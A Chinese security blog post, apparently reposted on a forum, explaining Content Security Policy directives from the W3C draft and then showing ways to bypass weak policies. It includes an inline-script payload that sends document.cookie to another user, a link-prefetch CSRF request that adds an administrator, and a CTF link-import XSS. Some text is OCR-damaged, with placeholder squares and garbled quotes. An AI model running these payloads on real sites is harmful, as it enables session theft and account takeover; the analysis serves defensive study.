CSP Level 3浅析&简单的bypass

hades / 2016-12-12 01:39:31 / 浏览数 2714 安全技术 漏洞分析 顶(0) 踩(0)

作者：LoRexxar 原文连接：http://lorexxar.cn/2016/08/08/ccsp/

文章是之前发表在安全智库的文章，主要是一些CSP的分析和一部分bypass CSP的实例

最近接触了很多次关于csp的东西，但是发现wooyun知识库只有2年前的[浏览器安全策略说之内容安全策略CSP]),实际阅读却发现和现在的语法差异很大，于是整理了这篇文

什么是CSP?

Content Security Policy （ CSP ）内容安全策略，是一个附加的安全层，有助于检测并缓解某些类型的攻击，包括跨站脚本（ XSS ）和数据注入攻击。

简单来说，csp就是为了减少xss，csrf等攻击的，是通过控制可信来源的方式，类似于同源策略...

CSP以白名单的机制对网站加载或执行的资源起作用。在网页中，这样的策略通过 HTTP 头信息或者 meta
元素定义。CSP虽然提供了强大的安全保护，但是他也造成了如下问题：Eval及相关函数被禁用、内嵌的JavaScript代码将不会执行、只能通过白名单来加载远程脚本。这些

支持CSP的浏览器

Content Security Policy 最早在firefox 23中实现，当时使用的是 X-Content-Security-Policy，它使用了前置词的内容安全性策略，并以W3C
CSP1.0规范作为标准

CSP主要有三个header，分别是：Content-Security-Policy，X-Content-Security-Policy，X-WebKit-CSP

- Content-Security-Policy
  chrome 25+，Firefox 23+，Opera 19+
- X-Content-Security-Policy
  Firefox 23+，IE10+
- X-WebKit-CSP
  Chrome 25+

平时见的比较多的都是第一个Content Security Policy

CSP语法

这一部分的东西基本都是来自于w3c的文档

CSP的来源

我们经常见到的CSP都是类似于这样的：

```
header("Content-Security-Policy:default-src 'none'; connect-src 'self'; frame-src 'self'; script-src xxxx/js/ 'sha256-KcMxZjpv
```

里面包括了各种各样的写法：

1、none和self，none代表什么都不匹配，self代表匹配同源的来源
2、类似于https://example.com/path/to/file.js这样的会匹配特殊的文件，或者https://example.com/这样会匹配源下的所有。
3、第三种是类似于https:，会匹配所有包含这个特殊的格式的来源。
4、也有可能是example.com这样的，会匹配所有这个host的来源，或者会有*.example.com,会匹配这个host的所有子域。
5、第五种是类似于nonce-qwertyu12345会匹配一个特殊的节点。
6、当然还有加密过的类似于sha256-abcd...同样会匹配页面中一个特殊的节点（每次修改这个值都会改变）。

在文档上能够找到一个详细的例子：

```
serialized-source-list = ( source-expression *( RWS source-expression ) ) / "'none'"
source-expression      = scheme-source / host-source / keyword-source
 / nonce-source / hash-source

; Schemes:
scheme-source = scheme ":"
; scheme is defined in section 3.1 of RFC 3986.

; Hosts: "example.com" / "*.example.com" / "https://*.example.com:12/path/to/file.js"
host-source = [ scheme-part "://" ] host-part [ port-part ] [ path-part ]
```

```
scheme-part = scheme
host-part   = "*" / [ "*." ] 1*host-char *( "." 1*host-char )
host-char   = ALPHA / DIGIT / "-"
port-part   = ":" ( 1*DIGIT / "*" )
path-part   = path
; path is defined in section 3.3 of RFC 3986.

; Keywords:
keyword-source = "'self'" / "'unsafe-inline'" / "'unsafe-eval'"

; Nonces: 'nonce-[nonce goes here]'
nonce-source  = "'nonce-" base64-value "'"
base64-value  = 1*( ALPHA / DIGIT / "+" / "/" / "-" / "_" )*2( "=" )

; Digests: 'sha256-[digest goes here]'
hash-source    = "'" hash-algorithm "-" base64-value "'"
hash-algorithm = "sha256" / "sha384" / "sha512"
```

有个小问题是关于使用ip的

使用ip尽管符合上述语法，但是直接对ip地址的请求的安全性本身就是受到怀疑的，如果可以最好还是用域名。

CSP的属性

child-src

child-src指令管理了套嵌浏览的部分（类似于iframe、frame标签）

会匹配iframe和frame标签

■■■■■■■■:
■■■■csp
```
Content-Security-Policy: child-src https://example.com/
```

■■■■■■■■CSP■■

```
<iframe src="https://not-example.com"></iframe>
<script>
var blockedWorker = new Worker("data:application/javascript,...");
</script>
```

connect-src

connect-src指令限制了可使用的脚本加载的url，会阻止a的ping属性，也控制着websocket的连接，有点难描述，举个例子。

```
<a ping="https://not-example.com">...
<script>
var xhr = new XMLHttpRequest();
xhr.open('GET', 'https://not-example.com/');
xhr.send();

var ws = new WebSocket("https://not-example.com/");

var es = new EventSource("https://not-example.com/");

navigator.sendBeacon("https://not-example.com/", { ... });
</script>
```

这样的请求都会返回网络错误。

default-src

default-src作为所有其他指令的备用，一般来说default-src ‘none’; script-src
‘self’这样的情况就会是script-src遵循self，其他的都会使用none。（也就是说除了被设置的指令以外，其余指令都会被设置为default-src指令所设置的属性）

■■■■■
```
Content-Security-Policy: default-src 'self'; script-src https://example.com
```
■■■■
```
Content-Security-Policy: child-src 'self';
 connect-src 'self';
```

```
 font-src 'self';
 img-src 'self';
 media-src 'self';
 object-src 'self';
 script-src https://example.com;
 style-src 'self'
```

■■■■■

font-src

font-src指令限制了所有可以被加载的字体资源。

■■■■:

```
Content-Security-Policy: font-src https://example.com/
```

■■■■■■■■■■■

```
<style>
@font-face {
font-family: "Example Font";
src: url("https://not-example.com/font");
}
body {
font-family: "Example Font";
}
</style>
```

img-src

img-src指令限制着所有可以加载的图片资源的来源

■■■■:

```
Content-Security-Policy: img-src https://example.com/
```

■■■■■■■■■■:

```
<img src="https://not-example.com/img">
```

manifest-src

manifest-src指令限制了从应用清单可以加载的url。

这个属性不太熟，比较常见的就是link

■■■■■

```
Content-Security-Policy: manifest-src https://example.com/
```

■■■■■■■■■■:

```
<link rel="manifest" href="https://not-example.com/manifest">
```

media-src

media-src指令限制令额所有从视频、音频、和相关的文本来源.

这个属性主要针对的是audio video以及连带的文本

```
Content-Security-Policy: media-src https://example.com/
```

■■■■■■■■■■■:

```
<audio src="https://not-example.com/audio"></audio>
<video src="https://not-example.com/video">
<track kind="subtitles" src="https://not-example.com/subtitles">
</video>
```

object-src

object-src限制了所有从插件加载的来源.

不太熟的属性，好像是和flash相关的。

■■■■:
```
Content-Security-Policy: object-src https://example.com/
```

■■■■■■■■■■■:

```
<embed src="https://not-example.com/flash"></embed>
<object data="https://not-example.com/flash"></object>
<applet archive="https://not-example.com/flash"></applet>
```

script-src

script-src指令限制了所有js脚本可以被执行的地方，不仅仅是包括通过链接方式加载的脚本url，同样包括所有内联脚本，甚至包括各种方式的引用。

还有个很重要的参数叫'unsafe-inline'
,如果加上这个参数，就不会阻止内联脚本，但这被认为是不安全的。

对于这个属性有个特殊的配置叫unsafe-eval，他会允许下面几个函数

```
eval()

Function()

setTimeout() with an initial argument which is not callable.

setInterval() with an initial argument which is not callable.
```

style-src

style-src指令限制了所有可能被引用的css，包括下面三种引用的css属性，style也有个'unsafe-inline'这个参数，同理会允许所有的内联css。

1、第一种是通过link标签加载的css,类似于``

2、当然还有style标签

```
<style type="text/css">
.main{ width:1002px; margin:0 auto;}
</style>
```

3、还有通过@import引入的样式表

```
< STYLE TYPE="text/css">
@import "example.css";
@import "style/other.css";
< /STYLE>
```

4、内联样式表，类似于`style=&quot;font-size:10px;font-color:#ff0000&quot;`

总的来说

CSP的检测方式是通过先判断特定的请求类型，然后通过下面的方式返回有效指令的名称，总的来说根据request类型的不同，会执行下面不同的步骤：

要读懂下面的算法，首先我们要知道什么是请求的发起者和

initiator：每个请求都有一个发起者，包括 “download”, “imageset”, “manifest”, or “xslt”.

destination:每个请求都有一个对应的目的地，包括 “document”, “embed”, “font”, “image”, “manifest”, “media”, “object”, “report”, “script”, “serviceworker”, “sharedworker”, “style”, “worker”, or “xslt”.

“”

1、If the request’s initiator is “fetch”, return connect-src.

2、If the request’s initiator is “manifest”, return manifest-src.

3、If the request’s destination is “subresource”, return connect-src.

4、If the request’s destination is “unknown”, return object-src.

5、If the request’s destination is “document” and the request’s target browsing context is a nested browsing context, return child-src.

“audio”

“track”

“video”

Return media-src.

“font”

Return font-src.

“image”

Return image-src.

“style”

Return style-src.

“script”

1、Switch on request’s destination, and execute the associated steps:

```
**"subresource"**

 Return script-src.

**"serviceworker"**

**"sharedworker"**

**"worker"**

 Return child-src.
```

2、Return null.

基本上来说根据上面的文档，csp的意思已经能够理解了，那么怎么bypass csp呢

一个编写CSP的网站

http://cspisawesome.com/

Bypass CSP

基本上来说，CSP上容易存在的xss漏洞不多，除非你坚持使用‘unsafe-inline’，(多数情况来说，csp仍没有得到普及的原因就是因为大量的禁用内联脚本和eval这样的函数，CSP更多来说是不容易被csp杀掉的csrf。

xxxx-src *

上面的那个*符号出现，表示，允许除了内联函数以外所有的url式的请求，那么bypass的方式比较简单，类似于src引用的方式，很容易造成csrf漏洞。

当然，如果熟悉了解CSP，一般来说不容易出现这样的情况，大部分来说会出现这种情况大多是下面这种情况。

范例

首先通过响应头信息看看CSP的构成，很容易发现问题

```
Content-Security-Policy
default-src 'none'; connect-src 'self'; frame-src *; script-src http://xxxxx/js/ 'sha256-T32nlLrKkuMnyNpkJKR7kozfPzdcJi
+Ql4gfcfl6PSM=';font-src http://xxxx/fonts/ fonts.gstatic.com; style-src 'self' 'unsafe-inline'
; img-src 'self'
```

很容易发现问题`frame-src *`（当然为了支持W3C
CSP标准，这里应该是child-src，测试环境就不乱改了）,对于iframe的来源并没有做任何限制，当然实际环境可能需要iframe标签来内联来包含别的页面...

由于iframe的内联不同源，不无法通过任何方式get cookie，不存在xss漏洞（这也是大多开发者容易造成的想法），但是我们可以利用这种方式构造CSRF漏洞...

payload:(暂时拿www.baidu.com测试)

```
<iframe src="www.baidu.com">
</iframe>
```

script-src unsafe-inline

在实际开发环境中，我们往往能够遇到这样的情况发生，明明开启了CSP，但是却对xss防护并没有任何帮助，就是上面这种情况的发生。

在真实的网站中，开发人员众多，在调试各个js文件的时候，往往会出现各种问题，为了尽快的修复bug，不得已加入大量的内联脚本，导致没办法简单的指定源来构造CSP

范例


首先我们看一下CSP设置

```
Content-Security-Policy
default-src 'none'; connect-src 'self'; frame-src *; script-src http://xxx/js/ 'unsafe-inline';font-src http://xxx/fonts/ font
'self'
```

重点是这一项

```
script-src http://xxx/js/ 'unsafe-inline';
```


我们先尝试构造payload



可以明显的看到被拦了

但是我们尝试构造内联脚本

能看到成功执行



值得庆幸的是由于同源策略，这个请求不能发往别的域下，但是实战环境中利用方式很多，就比如这个聊天版，可以通过发给别的用户的方式get cookie

```
<script>var xmlhttp=new XMLHttpRequest();
xmlhttp.open("POST","submit.php",true);
xmlhttp.setRequestHeader(_Ctent-type_,_applicati/x-www-form-urlencoded_);
xmlhttp.send(_to=lorexxar&&message=_+document.cookie);</script>;
```

所以，安全性仍然应该被更多仔细考虑...

xxxx-src self

一般来说，self代表只接受符合同源策略的url，这样一来，大部分的xss和crsf都会失效，有个标签比较例外，虽然已经被加入的现在的csp草案中，但是的确还没有施行。

```
<link rel="prefetch" herf="xxxxxxx">
```


经过测试发现firefox在CSP规范的施行上还是走在前列，这种请求在firefox上会被拦截（除非同源），在公认安全性比较高的chrome确实存在

范例


当然首先我们先看看CSP的配置

```
Content-Security-Policy
default-src 'none'; connect-src 'self'; frame-src 'self'; script-src http://xxxx/js 'sha256-T32nlLrKkuMnyNpkJKR7kozfPzdcJi
+Ql4gfcfl6PSM=';font-src http://xxxx/fonts/ fonts.gstatic.com; style-src 'self' 'unsafe-inline'
; img-src 'self'
```

几乎可以说是滴水不漏了



然后我们刷新看,请求已经发出去了



当然是对外域的请求，如果站内有某种漏洞，可以通过这个构造csrf。

测试环境下admin存在特殊的权限，可以添加管理员

```
<!--only for admin
<form method="get" action="submit.php">
<input type="text" class="form-control" name="addadmin">
<input type="submit" value="send">
</form>

-->
```

如果构造

```
<link rel="prefetch" src="http://xxxx/submit.php?addadmin=123456">
```

发给admin，就可以在不知情的情况下添加一个管理员

CSP滴水不漏 但存在内网文件上传点

不知道有多少人了解过cctf2016，其中有一道web题目IDS-Chicken

题目环境就符合我说的情况，CSP滴水不漏，几乎没办法用任何方式构造xss，但是内网存在上传点，上传文件会被重写为文件，link包含形成xss漏洞。

```
<link rel='import' href='/upload/xxxxx'>
```

有兴趣继续了解的可以读博客的wp

上一篇：CSP进阶-link Bypass... 下一篇：【连载】WiFi安全技术　三：...

1. 0 条回复
   - 动动手指，沙发就是你的了！